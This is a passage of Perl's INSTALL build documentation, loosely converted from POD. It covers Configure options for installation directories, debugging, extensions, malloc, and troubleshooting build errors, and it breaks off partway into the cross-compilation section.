The directories defined by APPLLIB\_EXP get added to @INC I<first>, ahead of any others, and so provide a way to override the standard perl modules should you, for example, want to distribute fixes without touching the perl distribution proper. And, like otherlib dirs, version and architecture specific subdirectories are also searched, if present, at run time. Of course, you can still search other @INC directories ahead of those in APPLLIB\_EXP by using any of the standard run-time methods: \$PERLLIB, \$PERL5LIB, -I, use lib, etc.

=item usesitecustomize

Run-time customization of @INC can be enabled with:

```
sh Configure -Dusesitecustomize
```

which will define USE\_SITECUSTOMIZE and \$Config{usesitecustomize}.

When enabled, this makes perl run `F<$sitelibexp/sitecustomize.pl>` before anything else. This script can then be set up to add additional entries to @INC.

=item Man Pages

By default, man pages will be installed in \$man1dir and \$man3dir, which are normally `/usr/local/man/man1` and `/usr/local/man/man3`. If you want to use a .3pm suffix for perl man pages, you can do that with

```
sh Configure -Dman3ext=3pm
```

=item HTML pages

Currently, the standard perl installation does not do anything with HTML documentation, but that may change in the future. Further, some add-on modules may wish to install HTML documents. The `html Configure` variables listed above are provided if you wish to specify where such documents should be placed. The default is "none", but will likely eventually change to something useful based on user feedback.

=back

Some users prefer to append a `"/share"` to `$privlib` and `$sitelib` to emphasize that those directories can be shared among different architectures.

Note that these are just the defaults. You can actually structure the directories any way you like. They don't even have to be on the same filesystem.

Further details about the installation directories, maintenance and development subversions, and about supporting multiple versions are discussed in [L<"Coexistence with earlier versions of perl 5"> below](#).

If you specify a prefix that contains the string `"perl"`, then the library directory structure is slightly simplified. Instead of suggesting `$prefix/lib/perl5/`, `Configure` will suggest `$prefix/lib`.

Thus, for example, if you `Configure` with `-Dprefix=/opt/perl`, then the default library directories for 5.9.0 are

Configure variable	Default value
<code>\$privlib</code>	<code>/opt/perl/lib/5.9.0</code>
<code>\$archlib</code>	<code>/opt/perl/lib/5.9.0/\$archname</code>

```
$sitelib /opt/perl/lib/site_perl/5.9.0
```

```
$sitearch      /opt/perl/lib/site_perl/5.9.0/$archname
```

## =head2 Changing the installation directory

Configure distinguishes between the directory in which perl (and its associated files) should be installed, and the directory in which it will eventually reside. For most sites, these two are the same; for sites that use AFS, this distinction is handled automatically.

However, sites that use package management software such as rpm or dpkg, or users building binary packages for distribution may also wish to install perl into a different directory before moving perl to its final destination. There are two ways to do that:

## =over 4

### =item installprefix

To install perl under the /tmp/perl5 directory, use the following command line:

```
sh Configure -Dinstallprefix=/tmp/perl5
```

(replace /tmp/perl5 by a directory of your choice).

Beware, though, that if you go to try to install new add-on modules, they too will get installed in under '/tmp/perl5' if you follow this example. That's why it's usually better to use DESTDIR, as shown in the next section.

=item DESTDIR

If you need to install perl on many identical systems, it is convenient to compile it once and create an archive that can be installed on multiple systems. Suppose, for example, that you want to create an archive that can be installed in /opt/perl. One way to do that is by using the DESTDIR variable during C<make install>. The DESTDIR is automatically prepended to all the installation paths. Thus you simply do:

```
sh Configure -Dprefix=/opt/perl -des
make
make test
make install DESTDIR=/tmp/perl5
cd /tmp/perl5/opt/perl
tar cvf /tmp/perl5-archive.tar .
```

=back

=head2 Relocatable @INC

To create a relocatable perl tree, use the following command line:

```
sh Configure -Duserelocatableinc
```

Then the paths in @INC (and everything else in %Config) can be optionally located via the path of the perl executable.

That means that, if the string ".../" is found at the start of any path, it's substituted with the directory of \$^X. So, the relocation can be configured on a per-directory basis, although the default with "-Duserelocatableinc" is that everything is relocated. The initial install is done to the original configured prefix.

This option is not compatible with the building of a shared libperl ("-Duseshrplib"), because in that case perl is linked with an hard-coded rpath that points at the libperl.so, that cannot be relocated.

=head2 Site-wide Policy settings

After Configure runs, it stores a number of common site-wide "policy" answers (such as installation directories) in the Policy.sh file.

If you want to build perl on another system using the same policy defaults, simply copy the Policy.sh file to the new system's perl build directory, and Configure will use it. This will work even if Policy.sh was

generated for another version of Perl, or on a system with a different architecture and/or operating system. However, in such cases, you should review the contents of the file before using it: for example, your new target may not keep its man pages in the same place as the system on which the file was generated.

Alternatively, if you wish to change some or all of those policy answers, you should

```
rm -f Policy.sh
```

to ensure that Configure doesn't re-use them.

Further information is in the Policy\_sh.SH file itself.

If the generated Policy.sh file is unsuitable, you may freely edit it to contain any valid shell commands. It will be run just after the platform-specific hints files.

=head2 Disabling older versions of Perl

Configure will search for binary compatible versions of previously installed perl binaries in the tree that is specified as target tree, and these will be used as locations to search for modules by the perl being built. The list of perl versions found will be put in the Configure

variable `inc_version_list`.

To disable this use of older perl modules, even completely valid pure perl modules, you can specify to not include the paths found:

```
sh Configure -Dinc_version_list=none ...
```

If you do want to use modules from some previous perl versions, the variable must contain a space separated list of directories under the `site_perl` directory, and has to include architecture-dependent directories separately, eg.

```
sh Configure -Dinc_version_list="5.14.0/x86_64-linux 5.14.0" ...
```

When using the newer perl, you can add these paths again in the `$PERL5LIB` environment variable or with perl's `-I` runtime option.

=head2 Building Perl outside of the source directory

Sometimes it is desirable to build Perl in a directory different from where the sources are, for example if you want to keep your sources read-only, or if you want to share the sources between different binary architectures. You can do this (if your file system supports symbolic links) by



```
mkdir /tmp/perl/build/directory  
cd /tmp/perl/build/directory  
sh /path/to/perl/source/Configure -Dmk symlinks ...
```

This will create in /tmp/perl/build/directory a tree of symbolic links pointing to files in /path/to/perl/source. The original files are left unaffected. After Configure has finished you can just say

```
make  
make test  
make install
```

as usual, and Perl will be built in /tmp/perl/build/directory.

=head2 Building a debugging perl

You can run perl scripts under the perl debugger at any time with `B<perl -d your_script>`. If, however, you want to debug perl itself, you probably want to have support for perl internal debugging code (activated by adding `-DDEBUGGING` to `ccflags`), and/or support for the system debugger by adding `-g` to the optimisation flags. For that, use the parameter:

```
sh Configure -DDEBUGGING
```

or

```
sh Configure -DDEBUGGING=<mode>
```

For a more eye appealing call, -DEBUGGING is defined to be an alias for -DDEBUGGING. For both, the -U calls are also supported, in order to be able to overrule the hints or Policy.sh settings.

Here are the DEBUGGING modes:

=over 4

=item -DDEBUGGING

=item -DEBUGGING

=item -DEBUGGING=both

Sets both -DDEBUGGING in the ccflags, and adds -g to optimize.

You can actually specify -g and -DDEBUGGING independently (see below), but usually it's convenient to have both.

=item -DEBUGGING=-g

=item -Doptimize=-g

Adds -g to optimize, but does not set -DDEBUGGING.

(Note: Your system may actually require something like cc -g2.

Check your man pages for cc(1) and also any hint file for your system.)

=item -DEBUGGING=none

=item -UDEBUGGING

Removes -g from optimize, and -DDEBUGGING from ccflags.

=back

If you are using a shared libperl, see the warnings about multiple versions of perl under L<Building a shared Perl library>.

Note that a perl built with -DDEBUGGING will be bigger and will run more slowly than a standard perl.

=head2 DTrace support

On platforms where DTrace is available, it may be enabled by using the -Dusedtrace option to Configure. DTrace probes are available for

subroutine entry (sub-entry) and subroutine exit (sub-exit). Here's a simple D script that uses them:

```
perl$target:::sub-entry, perl$target:::sub-return {  
    printf("%s %s (%s:%d)\n", probename == "sub-entry" ? "->" : "<-",  
        copyinstr(arg0), copyinstr(arg1), arg2);  
}
```

=head2 Extensions

Perl ships with a number of standard extensions. These are contained in the ext/ subdirectory.

By default, Configure will offer to build every extension which appears to be supported. For example, Configure will offer to build GDBM\_File only if it is able to find the gdbm library.

To disable certain extensions so that they are not built, use the -Dnoextensions=... and -Donlyextensions=... options. They both accept a space-separated list of extensions, such as C<IPC/SysV>. The extensions listed in

C<noextensions> are removed from the list of extensions to build, while the C<onlyextensions> is rather more severe and builds only the listed extensions. The latter should be used with extreme caution since

certain extensions are used by many other extensions and modules:  
examples of such modules include Fcntl and IO. The order of processing  
these options is first C<only> (if present), then C<no> (if present).

Of course, you may always run Configure interactively and select only  
the extensions you want.

If you unpack any additional extensions in the ext/ directory before  
running Configure, then Configure will offer to build those additional  
extensions as well. Most users probably shouldn't have to do this --  
it is usually easier to build additional extensions later after perl  
has been installed. However, if you wish to have those additional  
extensions statically linked into the perl binary, then this offers a  
convenient way to do that in one step. (It is not necessary, however;  
you can build and install extensions just fine even if you don't have  
dynamic loading. See lib/ExtUtils/MakeMaker.pm for more details.)  
Another way of specifying extra modules is described in  
L<"Adding extra modules to the build"> below.

If you re-use an old config.sh but change your system (e.g. by  
adding libgdbm) Configure will still offer your old choices of extensions  
for the default answer, but it will also point out the discrepancy to  
you.

=head2 Including locally-installed libraries

Perl comes with interfaces to number of libraries, including threads, dbm, ndbm, gdbm, and Berkeley db. For the `*db*` extension, if Configure can find the appropriate header files and libraries, it will automatically include that extension. The threading extension needs to be specified explicitly (see [L<Threads>](#)).

Those libraries are not distributed with perl. If your header (`.h`) files for those libraries are not in a directory normally searched by your C compiler, then you will need to include the appropriate `-I/your/directory` option when prompted by Configure. If your libraries are not in a directory normally searched by your C compiler and linker, then you will need to include the appropriate `-L/your/directory` option when prompted by Configure. See the examples below.

=head3 Examples

=over 4

=item gdbm in `/usr/local`

Suppose you have gdbm and want Configure to find it and build the `GDBM_File` extension. This example assumes you have `gdbm.h` installed in `/usr/local/include/gdbm.h` and `libgdbm.a` installed in `/usr/local/lib/libgdbm.a`. Configure should figure all the

necessary steps out automatically.

Specifically, when Configure prompts you for flags for your C compiler, you should include `-I/usr/local/include`, if it's not here yet. Similarly, when Configure prompts you for linker flags, you should include `-L/usr/local/lib`.

If you are using dynamic loading, then when Configure prompts you for linker flags for dynamic loading, you should again include `-L/usr/local/lib`.

Again, this should all happen automatically. This should also work if you have gdbm installed in any of (`/usr/local`, `/opt/local`, `/usr/gnu`, `/opt/gnu`, `/usr/GNU`, or `/opt/GNU`).

=item BerkeleyDB in `/usr/local/BerkeleyDB`

The version of BerkeleyDB distributed by `sleepycat.com` installs in a version-specific directory by default, typically something like `/usr/local/BerkeleyDB.4.7`. To have Configure find that, you need to add `-I/usr/local/BerkeleyDB.4.7/include` to cc flags, as in the previous example, and you will also have to take extra steps to help Configure find `-ldb`. Specifically, when Configure prompts you for library directories, add `/usr/local/BerkeleyDB.4.7/lib` to the list. Also, you will need to add appropriate linker flags to tell the runtime linker where to find the

BerkeleyDB shared libraries.

It is possible to specify this from the command line (all on one line):

```
sh Configure -de \  
-Dlocincpth='/usr/local/BerkeleyDB.4.7/include /usr/local/include' \  
-Dloclibpth='/usr/local/BerkeleyDB.4.7/lib /usr/local/lib' \  
-Aldflags='-R/usr/local/BerkeleyDB.4.7/lib'
```

locincpth is a space-separated list of include directories to search.

Configure will automatically add the appropriate -I directives.

loclibpth is a space-separated list of library directories to search.

Configure will automatically add the appropriate -L directives.

The addition to ldflags is so that the dynamic linker knows where to find the BerkeleyDB libraries. For Linux and Solaris, the -R option does that. Other systems may use different flags. Use the appropriate flag for your system.

=back

=head2 Overriding an old config.sh



If you want to use an old config.sh produced by a previous run of Configure, but override some of the items with command line options, you need to use `B<Configure -O>`.

=head2 GNU-style configure

If you prefer the GNU-style configure command line interface, you can use the supplied configure.gnu command, e.g.

```
CC=gcc ./configure.gnu
```

The configure.gnu script emulates a few of the more common configure options. Try

```
./configure.gnu --help
```

for a listing.

(The file is called configure.gnu to avoid problems on systems that would not distinguish the files "Configure" and "configure".)

=head2 Malloc Issues

Perl relies heavily on `malloc(3)` to grow data structures as needed, so perl's performance can be noticeably affected by the performance of

the malloc function on your system. The perl source is shipped with a version of malloc that has been optimized for the typical requests from perl, so there's a chance that it may be both faster and use less memory than your system malloc.

However, if your system already has an excellent malloc, or if you are experiencing difficulties with extensions that use third-party libraries that call malloc, then you should probably use your system's malloc. (Or, you might wish to explore the malloc flags discussed below.)

=over 4

=item Using the system malloc

To build without perl's malloc, you can use the Configure command

```
sh Configure -Uusemymalloc
```

or you can answer 'n' at the appropriate interactive Configure prompt.

Note that Perl's malloc isn't always used by default; that actually depends on your system. For example, on Linux and FreeBSD (and many more systems), Configure chooses to use the system's malloc by default. See the appropriate file in the `<hints/>` directory to see how the default is set.

=item -DPERL\_POLLUTE\_MALLOC

NOTE: This flag is enabled automatically on some platforms if you just run Configure to accept all the defaults.

Perl's malloc family of functions are normally called `Perl_malloc()`, `Perl_realloc()`, `Perl_calloc()` and `Perl_mfree()`.

These names do not clash with the system versions of these functions.

If this flag is enabled, however, Perl's malloc family of functions will have the same names as the system versions. This may be required sometimes if you have libraries that like to `free()` data that may have been allocated by `Perl_malloc()` and vice versa.

Note that enabling this option may sometimes lead to duplicate symbols from the linker for malloc et al. In such cases, the system probably does not allow its malloc functions to be fully replaced with custom versions.

=item -DPERL\_DEBUGGING\_MSTATS

This flag enables debugging mstats, which is required to use the `Devel::Peek::mstat()` function. You cannot enable this unless you are using Perl's malloc, so a typical Configure command would be

sh Configure -Accflags=-DPERL\_DEBUGGING\_MSTATS -Dusemymalloc

to enable this option.

=back

=head2 What if it doesn't work?

If you run into problems, try some of the following ideas.

If none of them help, then see [L<"Reporting Problems">](#) below.

=over 4

=item Running Configure Interactively

If Configure runs into trouble, remember that you can always run Configure interactively so that you can check (and correct) its guesses.

All the installation questions have been moved to the top, so you don't have to wait for them. Once you've handled them (and your C compiler and flags) you can type `&-d` at the next Configure prompt and Configure will use the defaults from then on.

If you find yourself trying obscure command line incantations and config. over tricks, I recommend you run Configure interactively instead. You'll probably save yourself time in the long run.

=item Hint files

Hint files tell Configure about a number of things:

=over 4

=item o

The peculiarities or conventions of particular platforms -- non-standard library locations and names, default installation locations for binaries, and so on.

=item o

The deficiencies of the platform -- for example, library functions that, although present, are too badly broken to be usable; or limits on resources that are generously available on most platforms.

=item o

How best to optimize for the platform, both in terms of binary size and/or

speed, and for Perl feature support. Because of wide variations in the implementation of shared libraries and of threading, for example, Configure often needs hints in order to be able to use these features.

=back

The perl distribution includes many system-specific hints files in the hints/ directory. If one of them matches your system, Configure will offer to use that hint file. Unless you have a very good reason not to, you should accept its offer.

Several of the hint files contain additional important information.

If you have any problems, it is a good idea to read the relevant hint file for further information. See hints/solaris\_2.sh for an extensive example. More information about writing good hints is in the hints/README.hints file, which also explains hint files known as callback-units.

Note that any hint file is read before any Policy file, meaning that Policy overrides hints -- see L</Site-wide Policy settings>.

=item WHOA THERE!!!

If you are re-using an old config.sh, it's possible that Configure detects different values from the ones specified in this file. You will almost always want to keep the previous value, unless you have changed something

on your system.

For example, suppose you have added libgdbm.a to your system and you decide to reconfigure perl to use GDBM\_File. When you run Configure again, you will need to add -lgdbm to the list of libraries. Now, Configure will find your gdbm include file and library and will issue a message:

```
*** WHOA THERE!!! ***
```

```
    The previous value for $i_gdbm on this machine was "undef"!
```

```
    Keep the previous value? [y]
```

In this case, you do not want to keep the previous value, so you should answer 'n'. (You'll also have to manually add GDBM\_File to the list of dynamic extensions to build.)

=item Changing Compilers

If you change compilers or make other significant changes, you should probably not re-use your old config.sh. Simply remove it or rename it, then rerun Configure with the options you want to use.

=item Propagating your changes to config.sh

If you make any changes to config.sh, you should propagate

them to all the .SH files by running

```
sh Configure -S
```

You will then have to rebuild by running

```
make depend
```

```
make
```

=item config.over and config.arch

You can also supply a shell script config.over to over-ride

Configure's guesses. It will get loaded up at the very end, just

before config.sh is created. You have to be careful with this,

however, as Configure does no checking that your changes make sense.

This file is usually good for site-specific customizations.

There is also another file that, if it exists, is loaded before the

config.over, called config.arch. This file is intended to be per

architecture, not per site, and usually it's the architecture-specific

hints file that creates the config.arch.

=item config.h

Many of the system dependencies are contained in config.h.



Configure builds config.h by running the config\_h.SH script.

The values for the variables are taken from config.sh.

If there are any problems, you can edit config.h directly. Beware, though, that the next time you run Configure, your changes will be lost.

=item cflags

If you have any additional changes to make to the C compiler command line, they can be made in cflags.SH. For instance, to turn off the optimizer on token.c, find the line in the switch structure for token.c and put the command optimize='-g' before the ;; . You can also edit cflags directly, but beware that your changes will be lost the next time you run Configure.

To explore various ways of changing ccflags from within a hint file, see the file hints/README.hints.

To change the C flags for all the files, edit config.sh and change either \$ccflags or \$optimize, and then re-run

sh Configure -S

make depend

=item No sh

If you don't have sh, you'll have to copy the sample file

Porting/config.sh to config.sh and edit your config.sh to reflect your system's peculiarities. See Porting/pumpkin.pod for more information.

You'll probably also have to extensively modify the extension building mechanism.

=item Porting information

Specific information for the OS/2, Plan 9, VMS and Win32 ports is in the corresponding README files and subdirectories. Additional information, including a glossary of all those config.sh variables, is in the Porting subdirectory. Porting/Glossary should especially come in handy.

Ports for other systems may also be available. You should check out <http://www.cpan.org/ports> for current information on ports to various other operating systems.

If you plan to port Perl to a new architecture, study carefully the section titled "Philosophical Issues in Patching and Porting Perl" in the file Porting/pumpkin.pod and the file pod/perlgit.pod.

Study also how other non-UNIX ports have solved problems.

=back

=head2 Adding extra modules to the build

You can specify extra modules or module bundles to be fetched from the CPAN and installed as part of the Perl build. Either use the `-Dextras=...` command line parameter to `Configure`, for example like this:

```
Configure -Dextras="Bundle::LWP DBI"
```

or answer first 'y' to the question 'Install any extra modules?' and then answer "Bundle::LWP DBI" to the 'Extras?' question.

The module or the bundle names are as for the CPAN module 'install' command.

This will only work if those modules are to be built as dynamic extensions. If you wish to include those extra modules as static extensions, see [L<"Extensions">](#) above.

Notice that because the CPAN module will be used to fetch the extra modules, you will need access to the CPAN, either via the Internet, or via a local copy such as a CD-ROM or a local CPAN mirror. If you do not, using the extra modules option will die horribly.

Also notice that you yourself are responsible for satisfying any extra dependencies such as external headers or libraries BEFORE trying the build. For example: you will need to have the Foo database specific headers and libraries installed for the DBD::Foo module. The `Configure`

process or the Perl build process will not help you with these.

=head2 suidperl

suidperl was an optional component of earlier releases of perl. It is no longer available. Instead, use a tool specifically designed to handle changes in privileges, such as `sudo`.

=head1 make depend

This will look for all the includes. The output is stored in makefile.

The only difference between Makefile and makefile is the dependencies at the bottom of makefile. If you have to make any changes, you should edit makefile, not Makefile, since the Unix make command reads makefile first.

(On non-Unix systems, the output may be stored in a different file.

Check the value of `$firstmakefile` in your config.sh if in doubt.)

Configure will offer to do this step for you, so it isn't listed explicitly above.

=head1 make

This will attempt to make perl in the current directory.

=head2 Expected errors

These error reports are normal, and can be ignored:

...

make: [extra.pods] Error 1 (ignored)

...

make: [extras.make] Error 1 (ignored)

=head2 What if it doesn't work?

If you can't compile successfully, try some of the following ideas.

If none of them help, and careful reading of the error message and the relevant manual pages on your system doesn't help, then see [L<"Reporting Problems">](#) below.

=over 4

=item hints

If you used a hint file, try reading the comments in the hint file for further tips and information.

=item extensions

If you can successfully build miniperl, but the process crashes

during the building of extensions, run

```
make minitest
```

to test your version of miniperl.

=item locale

If you have any locale-related environment variables set, try unsetting them. I have some reports that some versions of IRIX hang while running `B<./miniperl configpm>` with locales other than the C locale.

See the discussion under `L<"make test">` below about locales and the whole `L<perllocale/"LOCALE PROBLEMS">` section in the file `pod/perllocale.pod`.

The latter is especially useful if you see something like this

```
perl: warning: Setting locale failed.
```

```
perl: warning: Please check that your locale settings:
```

```
    LC_ALL = "En_US",
```

```
    LANG = (unset)
```

```
are supported and installed on your system.
```

```
perl: warning: Falling back to the standard locale ("C").
```

at Perl startup.

=item other environment variables

Configure does not check for environment variables that can sometimes have a major influence on how perl is built or tested. For example, OBJECT\_MODE on AIX determines the way the compiler and linker deal with their objects, but this is a variable that only influences build-time behaviour, and should not affect the perl scripts that are eventually executed by the perl binary. Other variables, like PERL\_UNICODE, PERL5LIB, and PERL5OPT will influence the behaviour of the test suite. So if you are getting strange test failures, you may want to try retesting with the various PERL variables unset.

=item varargs

If you get varargs problems with gcc, be sure that gcc is installed correctly and that you are not passing -I/usr/include to gcc. When using gcc, you should probably have i\_stdarg='define' and i\_varargs='undef' in config.sh. The problem is usually solved by installing gcc correctly. If you do change config.sh, don't forget to propagate your changes (see [L<"Propagating your changes to config.sh">](#) below). See also the [L<"vsprintf">](#) item below.

=item util.c

If you get error messages such as the following (the exact line numbers and function name may vary in different versions of perl):

util.c: In function `Perl\_form':

util.c:1107: number of arguments doesn't match prototype

proto.h:125: prototype declaration

it might well be a symptom of the gcc "varargs problem". See the previous L<"varargs"> item.

=item LD\_LIBRARY\_PATH

If you run into dynamic loading problems, check your setting of the LD\_LIBRARY\_PATH environment variable. If you're creating a static Perl library (libperl.a rather than libperl.so) it should build fine with LD\_LIBRARY\_PATH unset, though that may depend on details of your local set-up.

=item nm extraction

If Configure seems to be having trouble finding library functions, try not using nm extraction. You can do this from the command line with

```
sh Configure -Uusenm
```

or by answering the nm extraction question interactively.



If you have previously run Configure, you should not reuse your old config.sh.

=item umask not found

If the build processes encounters errors relating to umask(), the problem is probably that Configure couldn't find your umask() system call. Check your config.sh. You should have d\_umask='define'. If you don't, this is probably the L<"nm extraction"> problem discussed above. Also, try reading the hints file for your system for further information.

=item vsprintf

If you run into problems with vsprintf in compiling util.c, the problem is probably that Configure failed to detect your system's version of vsprintf(). Check whether your system has vprintf(). (Virtually all modern Unix systems do.) Then, check the variable d\_vprintf in config.sh. If your system has vprintf, it should be:

```
d_vprintf='define'
```

If Configure guessed wrong, it is likely that Configure guessed wrong on a number of other common functions too. This is probably the L<"nm extraction"> problem discussed above.

=item do\_aspawn

If you run into problems relating to `do_aspawn` or `do_spawn`, the problem is probably that `Configure` failed to detect your system's `fork()` function. Follow the procedure in the previous item on L<"nm extraction">.

=item \_\_inet\_\* errors

If you receive unresolved symbol errors during Perl build and/or test referring to `__inet_*` symbols, check to see whether BIND 8.1 is installed. It installs a `/usr/local/include/arpa/inet.h` that refers to these symbols. Versions of BIND later than 8.1 do not install `inet.h` in that location and avoid the errors. You should probably update to a newer version of BIND (and remove the files the old one left behind). If you can't, you can either link with the updated resolver library provided with BIND 8.1 or rename `/usr/local/bin/arpa/inet.h` during the Perl build and test process to avoid the problem.

=item .\*\_r() prototype NOT found

On a related note, if you see a bunch of complaints like the above about reentrant functions - specifically networking-related ones - being present but without prototypes available, check to see if BIND 8.1 (or possibly other BIND 8 versions) is (or has been) installed. They install

header files such as netdb.h into places such as /usr/local/include (or into another directory as specified at build/install time), at least optionally. Remove them or put them in someplace that isn't in the C preprocessor's header file include search path (determined by -I options plus defaults, normally /usr/include).

=item #error "No DATAMODEL\_NATIVE specified"

This is a common error when trying to build perl on Solaris 2.6 with a gcc installation from Solaris 2.5 or 2.5.1. The Solaris header files changed, so you need to update your gcc installation. You can either rerun the fixincludes script from gcc or take the opportunity to update your gcc installation.

=item Optimizer

If you can't compile successfully, try turning off your compiler's optimizer. Edit config.sh and change the line

```
optimize='-O'
```

to

```
optimize=''
```

then propagate your changes with `B<sh Configure -S>` and rebuild with `B<make depend; make>`.

=item Missing functions and Undefined symbols

If the build of miniperl fails with a long list of missing functions or undefined symbols, check the `libs` variable in the `config.sh` file. It should look something like

```
libs='-lsocket -lnsl -ldl -lm -lc'
```

The exact libraries will vary from system to system, but you typically need to include at least the math library `-lm`. Normally, `Configure` will suggest the correct defaults. If the `libs` variable is empty, you need to start all over again. Run

```
make distclean
```

and start from the very beginning. This time, unless you are sure of what you are doing, accept the default list of libraries suggested by `Configure`.

If the `libs` variable looks correct, you might have the `L<"nm extraction">` problem discussed above.

If you still have missing routines or undefined symbols, you probably need to add some library or other, or you need to undefine some feature that Configure thought was there but is defective or incomplete. If you used a hint file, see if it has any relevant advice. You can also look through `config.h` for likely suspects.

=item `toke.c`

Some compilers will not compile or optimize the larger files (such as `toke.c`) without some extra switches to use larger jump offsets or allocate larger internal tables. You can customize the switches for each file in `cflags`. It's okay to insert rules for specific files into `makefile` since a default rule only takes effect in the absence of a specific rule.

=item Missing `dbmclose`

SCO prior to 3.2.4 may be missing `dbmclose()`. An upgrade to 3.2.4 that includes `libdbm.nfs` (which includes `dbmclose()`) may be available.

=item error: too few arguments to function '`dbmclose`'

Building `ODBM_File` on some (Open)SUSE distributions might run into this error, as the header file is broken. There are two ways to deal with this

## 1. Disable the use of ODBM\_FILE

Configure ... -Dnoextensions=ODBM\_File

## 2. Fix the header file, somewhat like this:

```
--- a/usr/include/dbm.h 2010-03-24 08:54:59.000000000 +0100
+++ b/usr/include/dbm.h 2010-03-24 08:55:15.000000000 +0100
@@ -59,4 +59,4 @@ extern datum firstkey __P((void));

extern datum nextkey __P((datum key));

-extern int dbmclose __P((DBM *));
+extern int dbmclose __P((void));
```

=item Note (probably harmless): No library found for -lsomething

If you see such a message during the building of an extension, but the extension passes its tests anyway (see L<"make test"> below), then don't worry about the warning message. The extension Makefile.PL goes looking for various libraries needed on various systems; few systems will need all the possible libraries listed. Most users will see warnings for the ones they don't have. The phrase 'probably harmless' is intended to reassure you that nothing unusual is happening, and the build process is continuing.

On the other hand, if you are building GDBM\_File and you get the message

Note (probably harmless): No library found for -lgdbm

then it's likely you're going to run into trouble somewhere along the line, since it's hard to see how you can use the GDBM\_File extension without the -lgdbm library.

It is true that, in principle, Configure could have figured all of this out, but Configure and the extension building process are not quite that tightly coordinated.

=item sh: ar: not found

This is a message from your shell telling you that the command 'ar' was not found. You need to check your PATH environment variable to make sure that it includes the directory with the 'ar' command. This is a common problem on Solaris, where 'ar' is in the /usr/ccs/bin directory.

=item db-recno failure on tests 51, 53 and 55

Old versions of the DB library (including the DB library which comes

with FreeBSD 2.1) had broken handling of recno databases with modified bval settings. Upgrade your DB library or OS.

=item Bad arg length for semctl, is XX, should be ZZZ

If you get this error message from the ext/IPC/SysV/t/sem test, your System V IPC may be broken. The XX typically is 20, and that is what ZZZ also should be. Consider upgrading your OS, or reconfiguring your OS to include the System V semaphores.

=item ext/IPC/SysV/t/sem.....semget: No space left on device

Either your account or the whole system has run out of semaphores. Or both. Either list the semaphores with "ipcs" and remove the unneeded ones (which ones these are depends on your system and applications) with "ipcrm -s SEMAPHORE\_ID\_HERE" or configure more semaphores to your system.

=item GNU binutils

If you mix GNU binutils (nm, ld, ar) with equivalent vendor-supplied tools you may be in for some trouble. For example creating archives with an old GNU 'ar' and then using a new current vendor-supplied 'ld' may lead into linking problems. Either recompile your GNU binutils under your current operating system release, or modify your PATH not



to include the GNU utils before running Configure, or specify the vendor-supplied utilities explicitly to Configure, for example by  
Configure -Dar=/bin/ar.

=item THIS PACKAGE SEEMS TO BE INCOMPLETE

The F<Configure> program has not been able to find all the files which make up the complete Perl distribution. You may have a damaged source archive file (in which case you may also have seen messages such as C<gzip: stdin: unexpected end of file> and C<tar: Unexpected EOF on archive file>), or you may have obtained a structurally-sound but incomplete archive. In either case, try downloading again from the official site named at the start of this document. If you do find that any site is carrying a corrupted or incomplete source code archive, please report it to the site's maintainer.

=item invalid token: ##

You are using a non-ANSI-compliant C compiler. To compile Perl, you need to use a compiler that supports ANSI C. If there is a README file for your system, it may have further details on your compiler options.

=item Miscellaneous

Some additional things that have been reported:

Genix may need to use `libc` rather than `libc_s`, or `#undef VARARGS`.

NCR Tower 32 (OS 2.01.01) may need `-W2,-SI,2000` and `#undef MKDIR`.

UTS may need one or more of `-K` or `-g`, and `undef LSTAT`.

FreeBSD can fail the `ext/IPC/SysV/t/sem.t` test if SysV IPC has not been configured in the kernel. Perl tries to detect this, though, and you will get a message telling you what to do.

Building Perl on a system that has also BIND (headers and libraries) installed may run into troubles because BIND installs its own `netdb.h` and `socket.h`, which may not agree with the operating system's ideas of the same files. Similarly, including `-lbind` may conflict with `libc`'s view of the world. You may have to tweak `-Dlocincpth` and `-Dloclibpth` to avoid the BIND.

=back

=head2 Cross-compilation

Perl can be cross-compiled. It is just not trivial, cross-compilation rarely is. Perl is routinely cross-compiled for many platforms (as of

June 2005 at least PocketPC aka WinCE, Open Zaurus, EPOC, Symbian, and the IBM OS/400). These platforms are known as the B<target> platforms, while the systems where the compilation takes place are the B<host> platforms.

What makes the situation difficult is that first of all, cross-compilation environments vary significantly in how they are set up and used, and secondly because the primary way of configuring Perl (using the rather large Unix-tool-dependent Configure script) is not awfully well suited for cross-compilation. However, starting from version 5.8.0, the Configure script also knows one way of supporting cross-compilation support, please keep reading.

See the following files for more information about compiling Perl for the particular platforms:

=over 4

=item WinCE/PocketPC

README.ce

=item Open Zaurus

Cross/README

=item EPOC

README.epoc

=item Symbian

README.symbian

=item OS/400

README.os400

=back

Packaging and transferring either the core Perl modules or CPAN modules to the target platform is also left up to the each cross-compilation environment. Often the cross-compilation target platforms are somewhat limited in disk space: see the section [L<Minimizing the Perl installation>](#) to learn more of the minimal set of files required for a functional Perl installation.

For some cross-compilation environments the Configure option `C<-Dinstallprefix=...>` might be handy, see [L<Changing the installation directory>](#).

About the cross-compilation support of Configure: what is known to work is running Configure in a cross-compilation environment and building the miniperl executable. What is known not to work is building the perl executable because that would require building extensions: Dynaloader statically and File::Glob dynamically, for extensions one needs MakeMaker and MakeMaker is not yet cross-compilation aware, and neither is the main Makefile.

The cross-compilation setup of Configure has successfully been used in at least two Linux cross-compilation environments. The setups were both such that the host system was Intel Linux with a gcc built for cross-compiling into ARM Linux, and there was a SSH connection to the target system.

To run Configure in cross-compilation mode the basic switch that has to be used is `C<-Dusecrosscompile>`.

```
sh ./Configure -des -Dusecrosscompile -D...
```

This will make the cpp symbol `USE_CROSS_COMPILE` and the %Config symbol `C<usecrosscompile>` available, and `C<xconfig.h>` will be used for cross-compilation.

During the Configure and build, certain helper scripts will be created

into the Cross/ subdirectory. The scripts are used to execute a cross-compiled executable, and to transfer files to and from the target host. The execution scripts are named F<run-\*> and the transfer scripts F<to-\*> and F<from-\*>. The part after the dash is the method to use for remote execution and transfer: by default the methods are B<ssh> and B<scp>, thus making the scripts F<run-ssh>, F<to-scp>, and F<from-scp>.

To configure the scripts for a target host and a directory (in which the execution will happen and which is to and from where the transfer happens), supply Configure with

```
-Dtargethost=so.me.ho.st -Dtargetdir=/tar/get/dir
```

The targethost is what e.g. ssh will use as the hostname, the targetdir must exist (the scripts won't create it), the targetdir defaults to /tmp. You can also specify a username to use for ssh/rsh logins

```
-Dtargetuser=luser
```

but in case you don't, "root" will be used.

Because this is a cross-compilation effort, you will also need to specify which target environment and which compilation environment to use. This includes the compiler, the header files, and the libraries.

In the below we use the usual settings for the iPAQ cross-compilation environment:

```
-Dtargetarch=arm-linux  
-Dcc=arm-linux-gcc  
